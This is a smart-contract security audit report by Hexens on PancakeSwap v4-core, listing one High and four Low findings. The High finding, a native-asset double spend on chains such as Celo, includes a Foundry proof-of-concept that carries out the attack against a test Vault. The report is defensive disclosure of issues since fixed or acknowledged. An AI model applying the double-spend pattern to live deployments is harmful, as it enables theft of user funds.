hexens × PancakeSwap

JULY.24

SECURITY REVIEW REPORT FOR PANCAKESWAP

CONTENTS

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

SCOPE

The analyzed resources are located on:

https://github.com/pancakeswap/pancake-v4-core

The issues described in this report were fixed in the following commit:

https://github.com/pancakeswap/pancake-v4-core/commit/c5ca24a2c4fdbf689815a5f6f3cf718d9e77de79

https://github.com/pancakeswap/pancake-v4-core/commit/26c2e7d1980bab0a0c741ff7f553938719a4ce77

https://github.com/pancakeswap/pancake-v4-core/commit/d507e0952b857705c7b8f88e26b52f7072b4a93f

AUDITING DETAILS

STARTED
01.07.2024


DELIVERED
12.08.2024

Review Led by

MIKHAIL EGOROV
Senior Security Researcher | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	0
High	1
Medium	0
Low	4
Informational	0

Total: 5





WEAKNESSES

This section contains the list of discovered weaknesses.

CAKE-2

NATIVE ASSET COULD BE DOUBLE SPENT

SEVERITY: High

PATH:

src/Vault.sol:L129-L140

REMEDIATION:

Cache the currency parameter within the Vault.sync() function to use it later in Vault.settle(), ensuring that users cannot specify the currency for Vault.settle().

If no currency is cached, it indicates that Vault.sync() has not been invoked, and the native asset (address(0)) is transferred via msg.value.

STATUS: Fixed

DESCRIPTION:

On certain EVM-based chains, the native asset may have an ERC20-like interface and a designated contract address. For example, in the CELO chain, the native asset can be transferred either through msg.value or through the ERC20-like methods of the **GoldToken** contract, as documented here: Celo for Ethereum Developers | Celo Documentation This dual transfer method can create ambiguity and lead to double spending of native asset, if PancakeSwap protocol is deployed on such chains.

An attack exploiting this vulnerability could unfold as follows:

1. The attacker possesses an amount X of native assets, transferable either through **msg.value** or the ERC20-like contract at address **Addr**.
2. The attacker initiates **Vault.sync()** for **Addr**. There is no need to call **sync()** for the second time when the native asset is transferred through **msg.value**, or **currency = address(0)**.
3. The attacker performs two settle operations: **Vault.settle(0)** with **msg.value**, and subsequent **Vault.settle(Addr)**.
4. By executing two take operations, the attacker can retrieve back **2X** amount of native asset: **Vault.take(Addr)** and **Vault.take(0)**.

```
function sync(Currency currency) public returns (uint256 balance) {
    balance = currency.balanceOfSelf();
    currency.setVaultReserves(balance);
}

/// @inheritdoc IVault
function settle(Currency currency) external payable override isLocked
returns (uint256 paid) {
    if (!currency.isNative()) {
        if (msg.value > 0) revert SettleNonNativeCurrencyWithValue();
        uint256 reservesBefore = currency.getVaultReserves();
        uint256 reservesNow = sync(currency);
        paid = reservesNow - reservesBefore;
    } else {
        paid = msg.value;
    }

    SettlementGuard.accountDelta(msg.sender, currency, paid.toInt128());
}
```

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.24;

import "forge-std/Test.sol";

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {Vault} from "../../src/Vault.sol";
import {FakePoolManager} from "./FakePoolManager.sol";
import {Currency} from "../../src/types/Currency.sol";

contract DoubleSpendingNative is Test {
    address attacker = address(1);

    IERC20 cGold = IERC20(0x471EcE3750Da237f93B8E339c536989b8978a438);

    Vault vault;

    FakePoolManager fakePoolManager;

    Currency currency0;
    Currency currency1;

    function setUp() public {
        vm.deal(attacker, 10 ether);

        vault = new Vault();

        fakePoolManager = new FakePoolManager(vault);
        vault.registerApp(address(fakePoolManager));

        currency0 = Currency.wrap(address(0));
        currency1 = Currency.wrap(address(cGold));

        vm.deal(address(vault), 100 ether);
    }
```

```
    // Check duality behavior of Native Token on the Celo chain
    function test_native_token_duality() public {
        address guy = address(2);

        vm.prank(attacker);
        payable(guy).transfer(1 ether);

        assertEq(attacker.balance, 9 ether);
        assertEq(cGold.balanceOf(attacker), 9 ether);
    }

    // PoC for the double spending issue
    function test_double_spending() public {
        vault.lock(hex"01");
    }

    function lockAcquired(bytes calldata data) external returns (bytes
memory) {
        vault.sync(currency1);

        uint256 paid0 = vault.settle{value: 10 ether}(currency0);
        uint256 paid1 = vault.settle(currency1);

        assertEq(paid0 + paid1, 20 ether);

        vault.take(currency0, attacker, paid0);
        vault.take(currency1, attacker, paid1);
    }
}
```

_FETCHPROTOCOLFEE HAS A WEAK GAS-GRIEFING PROTECTION

SEVERITY: Low

PATH:

src/ProtocolFees.sol:L45-L68

REMEDIATION:

To address this, the code within the _fetchProtocolFee() function should verify that the returndatasize does not surpass 32 bytes after executing an external call. It should avoid copying data into memory if the limit is exceeded.

STATUS: Fixed

DESCRIPTION:

The **_fetchProtocolFee()** function in **ProtocolFees** incorporates gas-griefing protection by verifying if the size of the returned data exceeds **32** bytes following the external call to **protocolFeeController**:

```
(bool _success, bytes memory _data) =
address(protocolFeeController).call{gas: controllerGasLimit}(
    abi.encodeCall(IProtocolFeeController.protocolFeeForPool, (key))
);
// Ensure that the return data fits within a word
if (!_success || _data.length > 32) return (false, 0);
```

However, this protective measure doesn't function as intended and fails to prevent gas-griefing attacks when **protocolFeeController** returns a substantial amount of data. Since the Solidity code snippet provided copies the returned data into memory first. Once the data is in memory, it then checks if the length exceeds **32** bytes.

```
function _fetchProtocolFee(PoolKey memory key) internal returns (bool
success, uint24 protocolFee) {
    if (address(protocolFeeController) != address(0)) {
        // note that EIP-150 mandates that calls requesting more than
63/64ths of remaining gas
        // will be allotted no more than this amount, so controllerGasLimit
must be set with this
        // in mind.
        if (gasleft() < controllerGasLimit) revert
ProtocolFeeCannotBeFetched();

        (bool _success, bytes memory _data) =
address(protocolFeeController).call{gas: controllerGasLimit}(
            abi.encodeCall(IProtocolFeeController.protocolFeeForPool, (key))
        );
        // Ensure that the return data fits within a word
        if (!_success || _data.length > 32) return (false, 0);

        uint256 returnData;
        assembly ("memory-safe") {
            returnData := mload(add(_data, 0x20))
        }

        // Ensure return data does not overflow a uint24 and that the
underlying fees are within bounds.
        (success, protocolFee) = (returnData == uint24(returnData)) &&
uint24(returnData).validate()
            ? (true, uint24(returnData))
            : (false, 0);
    }
}
```

IT'S NOT POSSIBLE TO USE OVERRIDDEN LP FEES DURING MINTING

SEVERITY: Low

PATH:

src/pool-bin/BinPoolManager.sol:L183-L224

REMEDIATION:

Add the ability to use overridden LP fees during minting when swaps are involved.

STATUS: Fixed

DESCRIPTION:

In the **swap()** function of **BinPoolManager**, the **beforeSwap** hook has the ability to override the value of **lpFee** (lines 144 and 145).

```
(int128 amountToSwap, BeforeSwapDelta beforeSwapDelta, uint24 lpFeeOverride)
=
    BinHooks.beforeSwap(key, swapForY, amountSpecified, hookData);
```

Later, the value of **lpFeeOverride** is utilized within the **swap()** function of **BinPool** (lines 126-128).

```
uint24 lpFee = params.lpFeeOverride.isOverride()
    ?
params.lpFeeOverride.removeOverrideAndValidate(LPFeeLibrary.TEN_PERCENT_FEE)
    : slot0Cache.lpFee;
```

LP minting for the active Bin might entail implicit swapping if the liquidity is provided in a different ratio (lines 429-445 of **BinPool**).

```
// Fees happens when user try to add liquidity in active bin but with different ratio of (x, y)
/// eg. current bin is 40/60 (a,b) but user tries to add liquidity with 50/50 ratio
bytes32 fees;
(fees, feeForProtocol) =
    binReserves.getCompositionFees(slot0Cache.protocolFee, slot0Cache.lpFee, amountsIn, supply, shares);
compositionFee = fees;
if (fees != 0) {
    {
        uint256 userLiquidity = amountsIn.sub(fees).getLiquidity(price);
        uint256 binLiquidity = binReserves.getLiquidity(price);
        shares = userLiquidity.mulDivRoundDown(supply, binLiquidity);
    }

    if (feeForProtocol != 0) {
        amountsInToBin = amountsInToBin.sub(feeForProtocol);
    }
}
```

In this case, it's not possible to use overridden LP fees from a hook; it always defaults to using **slot0Cache.lpFee** instead.

```
function mint(PoolKey memory key, IBinPoolManager.MintParams calldata
params, bytes calldata hookData)
    external
    override
    whenNotPaused
    returns (BalanceDelta delta, BinPool.MintArrays memory mintArray)
{
    PoolId id = key.toId();
    BinPool.State storage pool = pools[id];
    pool.checkPoolInitialized();

    BinHooks.beforeMint(key, params, hookData);

    bytes32 feeForProtocol;
    bytes32 compositionFee;
    (delta, feeForProtocol, mintArray, compositionFee) = pool.mint(
        BinPool.MintParams({
            to: msg.sender,
            liquidityConfigs: params.liquidityConfigs,
            amountIn: params.amountIn,
            binStep: key.parameters.getBinStep(),
            salt: params.salt
        })
    );

    unchecked {
        if (feeForProtocol > 0) {
            protocolFeesAccrued[key.currency0] += feeForProtocol.decodeX();
            protocolFeesAccrued[key.currency1] += feeForProtocol.decodeY();
        }
    }

     /// @notice Make sure the first event is noted, so that later events
from afterHook won't get mixed up with this one
    emit Mint(id, msg.sender, mintArray.ids, params.salt, mintArray.amounts,
compositionFee, feeForProtocol);

    BalanceDelta hookDelta;
    (delta, hookDelta) = BinHooks.afterMint(key, params, delta, hookData);

    if (hookDelta != BalanceDeltaLibrary.ZERO_DELTA) {
        vault.accountAppBalanceDelta(key, hookDelta, address(key.hooks));
    }
    vault.accountAppBalanceDelta(key, delta, msg.sender);
}
```

EVENT EMMITED IN THE SWAP FUNCTION MAY CONTAIN INCORRECT DATA

SEVERITY: Low

REMEDIATION:

Set event after hook call or add another event after hook call.

STATUS: Acknowledged

DESCRIPTION:

The **Swap()** function in the **CLPoolManager** and **BinPoolManager** smart contract emits an event containing information about delta. However, this event is emitted before the hook's afterswap function is called, which is designed to modify delta. If a hook with afterswap is implemented, the event will emit incorrect values for delta. The same issue exists with the **Mint**, **Burn**, and **ModifyLiquidity** events.

```
    emit Swap(
            id,
            msg.sender,
            delta.amount0(),
            delta.amount1(),
            state.sqrtPriceX96,
            state.liquidity,
            state.tick,
            state.swapFee,
            state.protocolFee
        );

    BalanceDelta hookDelta;
      (delta, hookDelta) = CLHooks.afterSwap(key, params, delta, hookData,
beforeSwapDelta);

    if (hookDelta != BalanceDeltaLibrary.ZERO_DELTA) {
        vault.accountAppBalanceDelta(key, hookDelta, address(key.hooks));
    }

    /// @dev delta already includes protocol fee
    /// all tokens go into the vault
    vault.accountAppBalanceDelta(key, delta, msg.sender);
}
```

RACE CONDITION ON VAULTTOKEN APPROVAL

SEVERITY: Low

REMEDIATION:

Consider adding increase/decrease allowance functions.

STATUS: Acknowledged

DESCRIPTION:

The **VaultToken** is susceptible to an ERC-20 race condition issue related to token approval.

Let's consider a scenario where Alice has approved Eve to spend n of her Vault tokens, but later she decides to change Eve's approval to m tokens. Alice submits a function call to approve with the value n for Eve. Eve runs an Ethereum node, so she knows that Alice is going to change her approval to **m**.

Eve then submits a **transferFrom** request, sending **n** of Alice's tokens to herself, but gives it a much higher gas price than Alice's transaction. The **transferFrom** executes first so gives Eve **n** tokens and sets Eve's approval to zero. Then Alice's transaction executes and sets Eve's approval to **m**. Eve then sends those **m** tokens to herself, resulting in Eve receiving **n + m**. tokens. Even though she should have received at most **max(n,m)**.

```
function approve(address spender, Currency currency, uint256 amount) public
virtual returns (bool) {
    allowance[msg.sender][spender][currency] = amount;

    emit Approval(msg.sender, spender, currency, amount);

    return true;
}
```


hexens
×
PancakeSwap